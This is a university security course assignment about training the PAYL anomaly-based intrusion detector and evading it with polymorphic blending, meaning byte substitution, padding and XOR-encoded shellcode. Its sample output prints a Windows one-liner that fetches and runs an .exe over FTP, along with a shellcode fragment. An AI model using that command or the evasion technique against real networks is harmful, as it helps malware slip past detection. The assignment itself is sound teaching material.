Project 5: ML for Security
Constructing & Evading network traffic based model of IDS

1 Introduction:

The goal of this project is to introduce students to machine learning techniques and methodologies, that help to differentiate between malicious and legitimate network traffic. In summary, the students are introduced to:

- Using a machine learning based approach to create a model that learns normal network traffic.
- Learning how to blend attack traffic, so that it resembles normal network traffic, and bypass the learned model.

NOTE: To work on this project, we recommend you to use Linux OS. However, in the past, students faced no difficulty while working on this project even on Windows or Macintosh OS.

2 Readings & Resources:

This assignment relies on the following readings:

- “Anomalous Payload-based Worm Detection and Signature Generation”, Ke Wang and Salva- tore J.Stolfo, RAID2004
- “Polymorphic Blending Attacks”, Prahlad Fogla, Monirul Sharif, Roberto Perdisci, Oleg Kolesnikov, Wenke Lee, Usenix Security 2006
- "Sensitivity and specificity”

3 Task A

Preliminary reading: Please refer to the above readings to learn about how the PAYL model works: a) how to extract byte frequency from the data, b) how to train the model, and c) the definition of the parameters; threshold and smoothing factor.
Code and data provided: Please look at the PAYL directory, where we provide the PAYL code and data to train the model.
Install packages needed: Please read the file SETUP.txt under PAYL directory to install packages that are needed for the code to run.
PAYL Code workflow: Here is the workflow of the provided PAYL code:

- It operates in two modes: **a) training mode:** It reads in pcap files provided in the ‘data’ directory, and it tests parameters and reports True Positive rates, and **b) testing mode:** It trains a model using specific parameters and using data in the directory, it will use a specific packet to test and then will decide if the packet fits the model.
- **Training mode:** It reads in the normal data and separates it into training and testing. 75% of the provided normal data is for training and 25% of the normal


data is for testing. (**NOTE**: You will NOT change these portions in the code.) It sorts the payload strings by length and generates a model for each length. Each model per length is based on [*mean frequency of each ascii, standard deviation of frequencies for each ascii*].

- ○ **To run PAYL on training mode:** $ `python wrapper.py`

- **Testing mode:** It reads in normal data from directory, it trains a model using specific parameters, and it tests the specific packet (fed from command line) against the trained model.
  - ○ It computes the mahalanobis distance between each test payload and the model (of the same length)
  - ○ It labels the payload: If the mahalanobis distance is below the threshold, then it accept the payload as normal traffic. Otherwise, it rejects the packet as attack traffic
  - ○ **To run PAYL on testing mode:** $ `python wrapper.py [FILE.pcap]` FILE.pcap is the data you will test.

Tasks: Perform experiments to select proper parameters.

- You are provided a single traffic trace (artificial-payload) to train a PAYL model.
- After reading the reference papers above, it should make sense that you cannot train the PAYL model on the entire traffic because it contains several protocols. **Select a protocol: a) HTTP or b) DNS to train PAYL. The way you select is that you change the hard-coded option in the wrapper.py file.**
- Use the artificial traffic corresponding to the protocol that you have chosen and proceed to train PAYL. Use the provided code in the training mode and make sure that you are going to use the normal traffic(artificial payload) that is fed to your code while training. Provide a range of the two parameters (threshold and smoothing factor). For each pair of parameters you will observe a True Positive Rate. Select a pair of parameters that gives 96% or more True Positive; more than 99% true positive rate is possible. You may find multiple pairs of parameters that can achieve that.




```
$ python wrapper.py
Working with protocol: DNS : in training data.

    Attack data not provided, training and testing model based on pcap files in 'data/' folder alone.
    To provide attack data, run the code as: python wrapper.py <attack-data-file-name>
--------------------------------------------
Smoothing Factor: mSF
Threshold for Mahalanobis Distance: mTMD
Training the Model
Testing the Model
Total Number of testing samples: 19074
Percentage of True positives: mTP

Exiting now
--------------------------------------------

```

- You will find mSF and mTMD values which make mTP>96% for both HTTP and DNS protocols.


4 Task B

- Download your unique attack payload: To download your unique attack payload, visit the following url: http://www.prism.gatech.edu/~gcetin3/pcap/YOUR_GTID.pcap and replace "YOUR_GTID" with your GTID (e.g., gcetin3). NOTE: Do NOT forget to put ".pcap" after YOUR_GTID.
- Use PAYL in **testing** mode. You will first test your unique attack payload for both **HTTP** and **DNS** protocols (**NOTE:** Do NOT forget to change Smoothing Factor and Threshold for Mahalanobis Distance when you change the protocol.).
- Verify that your attack traces get rejected for both protocols. By rejected, we mean that you will get the "**It doesn't fit the model**" message on your test screen as presented following figure.



```
~$ python wrapper.py gcetin3.pcap
Working with protocol: HTTP : in training data.

        Attack data provided, as command line argument 'gcetin3.pcap'
--------------------------------------------
Smoothing Factor: mSF
Threshold for Mahalanobis Distance: mTMD
Training the Model
Testing the Model
Total Number of testing samples: 10344
Percentage of True positives: mTP
Attack Data:

['echo open 0.0.0.0 8884 > o&echo gcetin3 1 1 >> o &echo get gcetin3.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &gcetin3.']
-------------------------------------
Analysing attack data, of length 127
Calculated distance of mDISTANCE is greater than the threshold of mTMD. It doesn't fit the model.
Total number of True Negatives: 100.0
Total number of False Positives: 0.0

--------------------------------------------
```

- Finally, try the artificial payloads. We provide two artificial payloads; one for HTTP (http_artificial_profile.pcap) and one for DNS (dns_artificial_profile.pcap). Both are in PAYL folder. Test each artificial payload against your model. That is, use testing mode as explained above by giving each artificial payload as parameter. (**NOTE:** Do NOT forget to change parameters according to each protocol while testing relevant payload, e.g., DNS parameters to test dns_artificial_profile.pcap.) These packets should be accepted by the individual model. That is, you should get an output message that says "It fits the model" as presented following figure.




```
~$ python wrapper.py dns_artificial_profile.pcap
Working with protocol: DNS : in training data.

        Attack data provided, as command line argument 'dns_artificial_profile.pcap'
---------------------------------------------
Smoothing Factor: mSF
Threshold for Mahalanobis Distance: mTMD
Training the Model
Testing the Model
Total Number of testing samples: 19074
Percentage of True positives: mTP
Attack Data:

['18576\\1\\0\\0\\4\\0\\0\\\\CNAME\\\x14cdn-traffic-director\xc0\x10,\\CNAME\\\ncdn-fastl
--------------------------------------
Analysing attack data, of length 127
Calculated distance of mDISTANCE is lesser than the threshold of mTMD. It fits the model
Total number of True Negatives: 0.0
Total number of False Positives: 100.0

---------------------------------------------
```

- **NOTE**: You can set lower and upper bound values of both parameters in wrapper.py as the values you found in training mode to avoid multiple iteration during testing mode.


5 TASK C

- Preliminary reading. Please refer to the "Polymorphic Blending Attacks" paper. In particular, section 4.2 that describes how to evade 1-gram and the model implementation. More specifically we are focusing on the case where m <= n and the substitution is **ONE-TO-MANY.**
- We assume that the attacker has a specific payload (attack payload) that she would like to blend in with the normal traffic. Also, we assume that the attacker has access to one packet (artificial profile payload) that is normal and is accepted as normal by the PAYL model.
- The attacker's goal is to transform the byte frequency of the attack traffic so that is matches the byte frequency of the normal traffic, and thus bypass the PAYL model.
- **NOTE: Complete this task ONLY for the HTTP protocol.**
    - **Code provided:** Please look at the Polymorphic_blend directory. All files (including attack payload) for this task should be in this directory. Hence, copy your unique attack payload also in this directory. Rename ATTACKBODY_PATH in task1.py with your unique attack payload name (YOUR_GTID.pcap) shown in the following lines.



```
from padding import *

ARTIFICIAL_PATH = "http_artificial_profile.pcap"
ATTACKBODY_PATH = "YOUR_GTID.pcap" # replace the file name by the one you downloaded

if __name__ == '__main__':
    # Read in source pcap file and extract tcp payload
```


- **How to run the code:** `$ python task1.py`
- **Main function:** task1.py contains all the functions that are called.
- **Output:** The code should generate a new payload that can successfully bypass the PAYL model that you have found above (using your selected parameters). The new payload (output) is shellcode.bin + encrypted attack body + XOR table + padding. Please refer to the paper for full descriptions and definitions of Shellcode, attack body, XOR table and padding. The Shellcode is provided.
- **Substitution table**: We provide the skeleton for the code needed to generate a substitution table, based on the byte frequency of attack payload and artificial profile payload. For the purpose of implementation, the substitution table can be e.g. a python dictionary table. We ask that you complete the code for the substitution function. **The substitution is one-to-many.** Skeleton code prints the substitution table to the console. You will deliver your substitution table in "***substitution_table.txt***" file as in the following format.



```
{'t': [('Z', 0.69), ('4', 0.54), ('.', 0.11), ('2', 0.09), ('!', 0.09), ('-', 0.09), ('u
   ', 0.07), ('x', 0.07), ('9', 0.05), ('v', 0.05), (',', 0.04), ('k', 0.04), (')',
   0.009), ('(', 0.008), ('5', 0.008), ('F', 0.007), ('&', 0.0065), ('G', 0.005), ('%',
   0.001), ('6', 0.0001), ('B', 0.0001), ('I', 0.001), ('K', 0.001), ('S', 0.001), ('g',
    0.001), ('W', 0.001)], '.': [('s', 0.041)], '5': [('=', 0.0225)], '0': [('v', 0.036)
   ], '3': [('h', 0.028)], '1': [('\n', 0.009)], '9': [('"', 0.025)], ':': [("'", 0.009)
   ], '<': [('\', 0.054)], 'F': [('m', 0.029)], 'q': [('5', 0.009)], 'b': [('c', 0.04)],
    's': [('0', 0.012)], 'u': [('b', 0.0123)], 'o': [('>', 0.035)], 'x': [('d', 0.02)]}
```

- **Padding:** Similarly we have provided a skeleton for the padding function and we are asking you to complete the rest.
- **Main tasks:** Please complete the code for the *substitution.py* and *padding.py* to generate the new payload (output).
- **Deliverables**: You will deliver *substitution.py, padding.py,* your new payload *(output)* and *substitution_table.txt* for this task.

- **Test your output:** Test your new payload (output) against the PAYL model and verify that it is accepted. FP should be 100% indicating that the payload got accepted as legit, even though is malicious. You should run as follows and observe the following output. Note that you should get the output message that says "It fits the model".



```
$ python wrapper.py output
Working with protocol: HTTP : in training data.

        Attack data provided, as command line argument 'output'
---------------------------------------------
Smoothing Factor: mSF
Threshold for Mahalanobis Distance: mTMD
Training the Model
Testing the Model
Total Number of testing samples: 10344
Percentage of True positives: mTP
Attack Data:

['\xebM[\x89\xd9\x83\xc1|\xba\x00\x00\x00\x00\xb8\x00\x00\x00\x00\x81\xec\x8c\x00\x00\x00\x
------------------------------------
Analysing attack data, of length 1380
Calculated distance of mDISTANCE is lesser than the threshold of mTMD. It fits the model.
Total number of True Negatives: 0.0
Total number of False Positives: 100.0

---------------------------------------------
```

Deliverables & Rubric

Task	**Deliverable Files**
A & B	parameters.txt
C	substitution.py padding.py substitution_table.txt output

Task A: 35 points. Please report for each protocol that you used and the parameters that you found in a file named **parameters.txt**. Please report a decimal with 2 digit accuracy for each parameter.

Task B: 5 points. Please report your calculated distance (mDISTANCE in above figures) in **parameters.txt** for each protocol with the values of the attack payload after completing Task B.

parameters.txt format:

```
|Protocol:HTTP|
|Threshold:1.23|
|SmoothingFactor:0.94|
|TruePositiveRate:97.39|
|Distance:2000|
|Protocol:DNS|
|Threshold:2.34|
|SmoothingFactor:4.54|
|TruePositiveRate:95.31|
|Distance:2000|
```

NOTE: Your are given a sample **parameters.txt** with dummy values under PAYL directory. Please update each value with your own answer.

Task C: 60 points

- **Code: 40 points.** Please submit your code files **substitution.py(20 points)** and **padding.py(10 points)**, and your **substitution_table.txt(10 points)**.
- **Output: 20 points.** Please submit your **output** of Task C generated as a new file after running task1.py.

NOTE!!!: Every file name with wrong name and/or extension will be penalized with **-5 points.**
NOTE!!!: Do **NOT** zip your deliverable files. You will also **lose 5 points** for zipped files.

How to Verify your task C:
If you only have 64-bit compiler, you need to run following:

```
$ sudo apt-get install lib32gcc-4.9-dev
$ sudo apt-get install gcc-multilib
```

Next, you need to generate your payload. So, somewhere near the end of **task1.py** add the following to create your **payload.bin**:

```
with open("payload.bin","wb") as payload_file:
      payload_file.write(''.join(adjusted_attack_body+xor_table))
```

Now, run task1.py to generate **payload.bin** and once it's generated, run the makefile with **make** and then run **a.out**:

```
$ make
$ ./a.out
```

If all is well you should see your original packet contents. If not and you get a bunch of funny letters.. it didn't work. Note: It was only tested on Linux, you might need to make a few modifications according to your system configuration.

Please don't procrastinate completing this project. Good luck for your finals!